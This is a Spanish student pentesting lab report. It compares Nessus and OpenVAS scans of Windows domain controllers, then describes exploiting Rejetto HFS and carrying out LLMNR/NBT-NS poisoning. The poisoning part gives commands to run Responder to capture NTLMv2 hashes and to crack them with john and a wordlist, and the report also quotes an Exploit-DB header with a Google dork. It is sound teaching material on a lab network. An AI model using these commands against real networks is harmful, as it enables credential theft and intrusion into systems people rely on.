
Siguiendo estas prácticas recomendadas, podrás reducir el riesgo de que tu sistema sea afectado por la vulnerabilidad de Windows IExpress Untrusted Search Path o cualquier otra vulnerabilidad conocida.

Nessus ->

Encontramos 1 vulnerabilidad crítica 4 altas y 4 medias:

Encontrando esta vulnerabilidad de nivel crítico que trata de los parches faltantes:

Estas de nivel alto:



The screenshot shows the Nessus Scanner interface with a scan titled "WindowsServerDC02". The "Vulnerabilities" tab is selected, displaying four high-severity (red) findings:

Severity	CVSS	VPR	Name	Family	Count
HIGH	7.5	5.1	SSL Certificate Signed Using Weak Hashing Algorithm	General	2
HIGH	7.5	6.1	SSL Medium Strength Cipher Suites Supported (SWEET32)	General	2
HIGH	Microsoft .NET Framework (Multiple Issues)	Windows : Microsoft Bulletins	2
HIGH	Microsoft Windows (Multiple Issues)	Windows : Microsoft Bulletins	2


Scan Details

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:07 PM
- End: Today at 12:38 PM
- Elapsed: 30 minutes

Vulnerabilities

Legend: Critical (Red), High (Orange), Medium (Yellow), Low (Green), Info (Blue)

Y estas de nivel medio:



The screenshot shows the Nessus Scanner interface with a scan titled "WindowsServerDC02". The "Vulnerabilities" tab is selected, displaying four medium-severity (orange) findings:

Severity	CVSS	VPR	Name	Family	Count
MEDIUM	6.5	8.4	Windows Speculative Execution Configuration Check	Windows	1
MEDIUM	6.5	...	SSL Certificate Cannot Be Trusted	General	2
MEDIUM	5.9	4.4	Curl Use-After-Free < 7.87 (CVE-2022-43552)	Windows	2
MEDIUM	TLS (Multiple Issues)	Service detection	4

Scan Details

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:07 PM
- End: Today at 12:38 PM
- Elapsed: 30 minutes

Vulnerabilities

Legend: Critical (Red), High (Orange), Medium (Yellow), Low (Green), Info (Blue)

Máquina Windows Server ->

Está máquina tiene la IP 192.168.1.79.

Nessus ->

Estas son las vulnerabilidades encontradas en esta máquina controlador de dominio.

Crítico:

The screenshot shows the Nessus web interface with the following details:

- Host Details:**
 - IP: 192.168.1.79
 - MAC: 08:00:27:F5:9D:17
 - OS: Microsoft Windows Server 2019 Standard Evaluation
 - Start: Today at 3:05 PM
 - End: Today at 3:38 PM
 - Ran: 33 minutes
 - File: Download
- Vulnerabilities Table:**

Sev	CVSS	VPR	Name	Family	Count
Critical	9.8	8.4	Security Updates for Microsoft .NET Framework (January 2020)	Windows : Microsoft Bulletins	1
Critical	Microsoft Windows (Multiple Issues)	Windows : Microsoft Bulletins	31
Critical	Adobe Flash Player (Multiple Issues)	Windows	6
Critical	Adobe Flash Player (Multiple Issues)	Windows : Microsoft Bulletins	5
- Legend:**
 - Critical (Red)
 - High (Orange)
 - Medium (Yellow)
 - Low (Green)
 - Info (Blue)

Alto:

PROYECTO HACKING 2^a EVA

The screenshot shows the Nessus Scanner interface with the following details:

- Host Details:** IP: 192.168.1.79, MAC: 08:00:27:F5:9D:17, OS: Microsoft Windows Server 2019 Standard Evaluation.
- Vulnerabilities:** 6 total, including 4 Critical, 3 High, 15 Medium, 8 Low, and 5 Info.
- Table Headers:** Sev, CVSS, VPR, Name, Family, Count.
- Table Data:**
 - Critical: SSL Medium Strength Cipher Suites Supported (SWEET32), SSL Certificate Signed Using Weak Hashing Algorithm.
 - High: Microsoft Windows (Multiple Issues), Microsoft .NET Framework (Multiple Issues).
 - Medium: Adobe Flash Player (Multiple Issues), Adobe Flash Player (Multiple Issues).
 - Low: Microsoft Bulletins.
 - Info: Microsoft Bulletins.

Medio:

The screenshot shows the Nessus Scanner interface with the following details:

- Host Details:** IP: 192.168.1.79, MAC: 08:00:27:F5:9D:17, OS: Microsoft Windows Server 2019 Standard Evaluation.
- Vulnerabilities:** 8 total, including 1 Critical, 1 High, 7 Medium, 2 Low, and 1 Info.
- Table Headers:** Sev, CVSS, VPR, Name, Family, Count.
- Table Data:**
 - Medium: Windows Speculative Execution Configuration Check, Adobe Flash Player <= 32.0.0.114 (APSB19-06), KB4487036: Security update for Adobe Flash Player (February 2019), Curl Use-After-Free < 7.87 (CVE-2022-43552), Terminal Services Doesn't Use Network Level Authentication (NLA) Only.
 - Low: TLS (Multiple Issues), SSL (Multiple Issues).
 - Info: Microsoft .NET Framework (Multiple Issues).

Encontrádonos con muchas vulnerabilidades de flash player, actualizaciones de Windows, que el servidor de certificados usa un cifrado antiguo y poco seguro, Net-Framework.

El caso del flash player me parece curioso porque las dos máquinas deberían tener las mismas vulnerabilidades pero en el caso del segundo controlador de dominio no encontramos esa vulnerabilidad.

Básicamente todas las vulnerabilidades encontradas tanto este servidor de dominio como en el otro se solucionarían actualizando las versiones tanto de Windows como de los programas instalados, menos la del cifrado de la entidad certificadora que aquí habría que cambiarlo a uno más seguro.

PROYECTO HACKING 2^a EVA

OpenVas ->

Encontrando estas vulnerabilidades:

The screenshot shows the Greenbone Security Manager interface with the following details:

- Report Date:** Sat, May 13, 2023 2:00 PM UTC
- Created:** Sat, May 13, 2023 2:00 PM UTC
- Modified:** Sat, May 13, 2023 2:41 PM UTC
- User:** admin
- Filter:** 10.0 (High) to 7.0 (Medium)
- Host:** 192.168.1.79 (WIN-4KNTOU4N948.google.local)
- Location:** general/tcp
- Created:** Sat, May 13, 2023 2:20 PM UTC
- Vulnerabilities:**
 - Microsoft Windows Multiple Vulnerabilities (KB4558098)
 - Adobe Flash Player End of Life (EOL) Detection
 - Microsoft Windows Multiple Vulnerabilities (KB4601145)
 - Microsoft Windows Multiple Vulnerabilities (KB4529451)
 - Microsoft Windows Multiple Vulnerabilities (KB4534273)
 - Microsoft Windows Multiple Vulnerabilities (KB5005030)
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (apsb19-46) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (APS20-30) - Windows
 - Microsoft .NET Framework Multiple RCE Vulnerabilities (KB4532101)
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (apsb19-30) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (APS20-06) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (apsb19-26) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (APS20-58) - Windows
 - Microsoft Windows Multiple Vulnerabilities (KB4522091)
 - Microsoft Windows Multiple Vulnerabilities (KB4530715)
 - Microsoft Windows Multiple Vulnerabilities (KB4561608)
 - Microsoft Windows Multiple Vulnerabilities (KB4523205)
 - Microsoft .NET Framework Multiple Vulnerabilities (KB4570505)
 - Microsoft .NET Framework Multiple Vulnerabilities (KB4579976)
 - Microsoft Windows Multiple Vulnerabilities (KB5005568)
 - Windows TExpress Untrusted Search Path Vulnerability
 - Microsoft Windows Multiple Vulnerabilities (KB5004244)
 - Microsoft Windows Multiple Vulnerabilities (KB4596230)
 - Microsoft Windows Multiple Vulnerabilities (KB4577088)
 - Microsoft .NET Framework Remote Code Execution Vulnerability (KB4560516)

The screenshot shows the Greenbone Security Manager interface with the following details:

- Report Date:** Sat, May 13, 2023 2:00 PM UTC
- Created:** Sat, May 13, 2023 2:00 PM UTC
- Modified:** Sat, May 13, 2023 2:41 PM UTC
- User:** admin
- Filter:** 9.0 (High) to 7.0 (Medium)
- Host:** 192.168.1.79 (WIN-4KNTOU4N948.google.local)
- Location:** general/tcp
- Created:** Sat, May 13, 2023 2:20 PM UTC
- Vulnerabilities:**
 - Microsoft .NET Framework Multiple RCE Vulnerabilities (KB4535101)
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (apsb19-30) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (APS20-06) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (apsb19-26) - Windows
 - Adobe Flash Player Microsoft Edge and Internet Explorer Security Update (APS20-58) - Windows
 - Microsoft Windows Multiple Vulnerabilities (KB4522091)
 - Microsoft Windows Multiple Vulnerabilities (KB4530715)
 - Microsoft Windows Multiple Vulnerabilities (KB4561608)
 - Microsoft Windows Multiple Vulnerabilities (KB4523205)
 - Microsoft .NET Framework Multiple Vulnerabilities (KB4570505)
 - Microsoft .NET Framework Multiple Vulnerabilities (KB4579976)
 - Microsoft Windows Multiple Vulnerabilities (KB5005568)
 - Windows TExpress Untrusted Search Path Vulnerability
 - Microsoft Windows Multiple Vulnerabilities (KB5004244)
 - Microsoft Windows Multiple Vulnerabilities (KB4596230)
 - Microsoft Windows Multiple Vulnerabilities (KB4577088)
 - Microsoft .NET Framework Remote Code Execution Vulnerability (KB4560516)
 - Microsoft Windows Multiple Vulnerabilities (KB4596220)
 - Microsoft Windows Multiple Vulnerabilities (KB4577068)
 - Microsoft .NET Framework Remote Code Execution Vulnerability (KB4566516)
 - Microsoft Windows Multiple Vulnerabilities (KB5001342)
 - Microsoft Windows Scripting Engine Memory Corruption Vulnerability (KB4522015)
 - SSL/TLS: Report Vulnerable Cipher Suites for HTTPS
 - Microsoft .NET Framework Dns Vulnerability (KB5000718)
 - Microsoft .NET Framework Denial of Service Vulnerability (KB4601887)
 - Microsoft Windows Multiple Vulnerabilities (KB5003171)
 - Microsoft Windows HID Functionality (Over USB) Code Execution Vulnerability (Jan 2011)
 - Microsoft .NET Framework Dns Vulnerability (KB5013888)
 - DCE/RPC and HSRPC Services Enumeration Reporting
 - SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
 - Microsoft .NET Framework Dns And RCE Vulnerabilities (KB5022782)
 - SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
 - SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
 - SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection
 - SSL/TLS: Certificate Signed Using A Weak Signature Algorithm
 - SSL/TLS: Certificate Signed Using A Weak Signature Algorithm
 - SSL/TLS: Certificate Signed Using A Weak Signature Algorithm

Como en el caso anterior volvemos a encontrar casi las mismas vulnerabilidades la mayoría de Flash Player, Actualizaciones de Windows, volvemos a ver el certificado no seguro.

Conclusión->

La diferencia mayor diferencia entre OpenVas y Nessus es que los dos detectan las mismas vulnerabilidades lo que pasa es que en OpenVas aparecen diferentes cve por cada vulnerabilidad mientras que en Nessus junta las vulnerabilidades, es decir si tú tienes una vulnerabilidad de Flash Player cuando hagas clic en ella se mostrarán todos los cve pero solo la cuenta como una.

Ahora vamos a hablar de los ataques que voy realizar.

La única vulnerabilidad presente en los escaneos de vulnerabilidades anteriores que voy explotar es Rejetto HTTP File Server (HFS) 2.3.x, que es un servidor de archivos web.

Esta vulnerabilidad se explotará en la máquina Windows 10, con IP 192.168.1.135, la vulnerabilidad se usará para conseguir una penetración en el sistema.

Elegí esta vulnerabilidad porque quería que no fuera de red, entonces busqué exploit para Windows en metasploit, para que la POC existiera, porque realmente Windows tiene muchas vulnerabilidades pero que sean explotables no tantas, me imagino que muchas serán de pago, bien por metasploit pro que sé que trae más vulnerabilidades o por Core Impact, que se dedican a crear sus propios exploits.

Buscando en Google encontré este video:

Google windows 10 exploit metasploit

Todo Videos Noticias Imágenes Libros Más Herramientas

Aproximadamente 725.000 resultados (0,33 segundos)

infosecinstitute.com https://resources.infosecinstitute.co... · Traducir esta página

How to attack Windows 10 machine with metasploit on Kali ...

In this article, we have seen how the **Metasploit** framework can be used to compromise a **Windows 10** machine to gain a **Meterpreter** session. We have used Shellter ...

Has visitado esta página 2 veces. Fecha de la última visita: 25/04/23.

Sign In to get Merlin response →

medium.com https://medium.com › hack-windo... · Traducir esta página

Hack Windows 10 with Metasploit - Medium

In this tutorial I'll show you how to **hack Windows 10** with **Metasploit** Framework. Kali Linux already comes with **Metasploit**, so no need to install.

Vídeos

Exploiting Windows 10 | Kali Linux - Windows | Lab

YouTube · Shahzada Khurram
7 jun 2022

How to penetrate windows 10 with Metasploit (reverse_https ...

YouTube · BARYARNATHI
25 oct 2021

Basic Exploitation with Metasploit: Windows: HTTP File Server

YouTube · Pentester Academy TV
4 dic 2020

Ver todo →

Sign in

Buscando más información sobre la vulnerabilidad:



HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)

EDB-ID: 49584	CVE: N/A	Author: PERGYZ	Type: REMOTE
EDB Verified: ✘		Exploit: Download / {}	
Platform: WINDOWS	Date: 2021-02-23		
Vulnerable App:			

[←](#)
|
[→](#)

```
# Exploit Title: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 20/02/2021
# Exploit Author: Pergyz
# Vendor Homepage: http://www.rejetto.com/hfs/
# Software Link: https://sourceforge.net/projects/hfs/
# Version: 2.3.x
```

[Sign in](#)
⋮

Entonces simplemente descargo la versión correcta de la aplicación y exploto la vulnerabilidad con metasploit.

Ahora pasré a hablas de las otras tres POC en su conjunto.

Lo que quería hacer es un ataque de red, entonces elegí el robo de credenciales de red, Envenenamiento LLMNR-NBT-NS, este ataque ya lo conocía de la clase de Bastionado.

Una vez realicé este ataque quería usar una vulnerabilidad que fuera los más reciente posible, entonces buscando en Google encontré el ataque de DFSCOERCE:
<https://unaaldia.hispasec.com/2022/06/dfscoerce.html>.

Este ataque me permitirá conseguir todas las cuentas del dominio, con una complejidad interesante, no es simplemente ejecutar un script.

Una vez encontrado este ataque encontré también el de PetitPotam que es una vulnerabilidad que me permitirá conseguir el mismo objetivo que el anterior.

5.Pruebas de concepto POC

En este apartado ejecutaré y explicaré 4 POC, además de como mitigarlas.

Robo de credenciales de red, Envenenamiento LLMNR-NBT-NS:

El objetivo de este ataque será conseguir la cuenta de un usuario del dominio google.local.

Link-Local Multicast Name Resolution (LLMNR) y NetBIOS Name Service (NBT-NS) son protocolos utilizados por Microsoft Windows que sirven para identificar hosts y recursos compartidos a nivel local cuando el DNS no responde es decir que estamos buscando un recurso que no está en el DNS, como puede ser cuando escribimos mal una carpeta compartida.

Lo que haremos será hacernos pasar por el recurso compartido, y así conseguir que la víctima nos envíe las credenciales.


Para este caso vamos usar el usuario creado anteriormente de nombre Alesander y contraseña ‘abc123.’.

Para realizar el envenenamiento vamos usar la herramienta responder:

<https://github.com/Igandx/Responder>

Usaremos este comando para descargarla:


```
git clone  
https://github.com/Igandx/Responder
```




Ahora ejecutaremos responder con este comando:

```
sudo python3 Responder.py -I enp0s3 --
Im
```

Con la opción -I indicamos la interfaz de red por la que va escuchar y con –Im forzará la degradación del hash LM para los OS Windows XP/2003 en adelante.



Ahora en el equipo cliente de Windows 10 intentaremos acceder a un recurso que no existe para acelerar el proceso:



Obteniendo el hash del usuario:

Consiguiendo el hash NTLMv2 del usuario.

Ahora usaremos john para hacer un ataque de diccionario al hash.

```
sudo john --  
wordlist=/usr/share/wordlists/rockyou.t  
xt ./logs/SMB-NTLMv2-SSP-  
fe80::e304:6db9:65d8:7c6.txt
```

Usaré el log de responder en donde se guardan los hash, que está el directorio de instalación de responder/logs/.

La opción –wordlist indicará el diccionario que usaré.
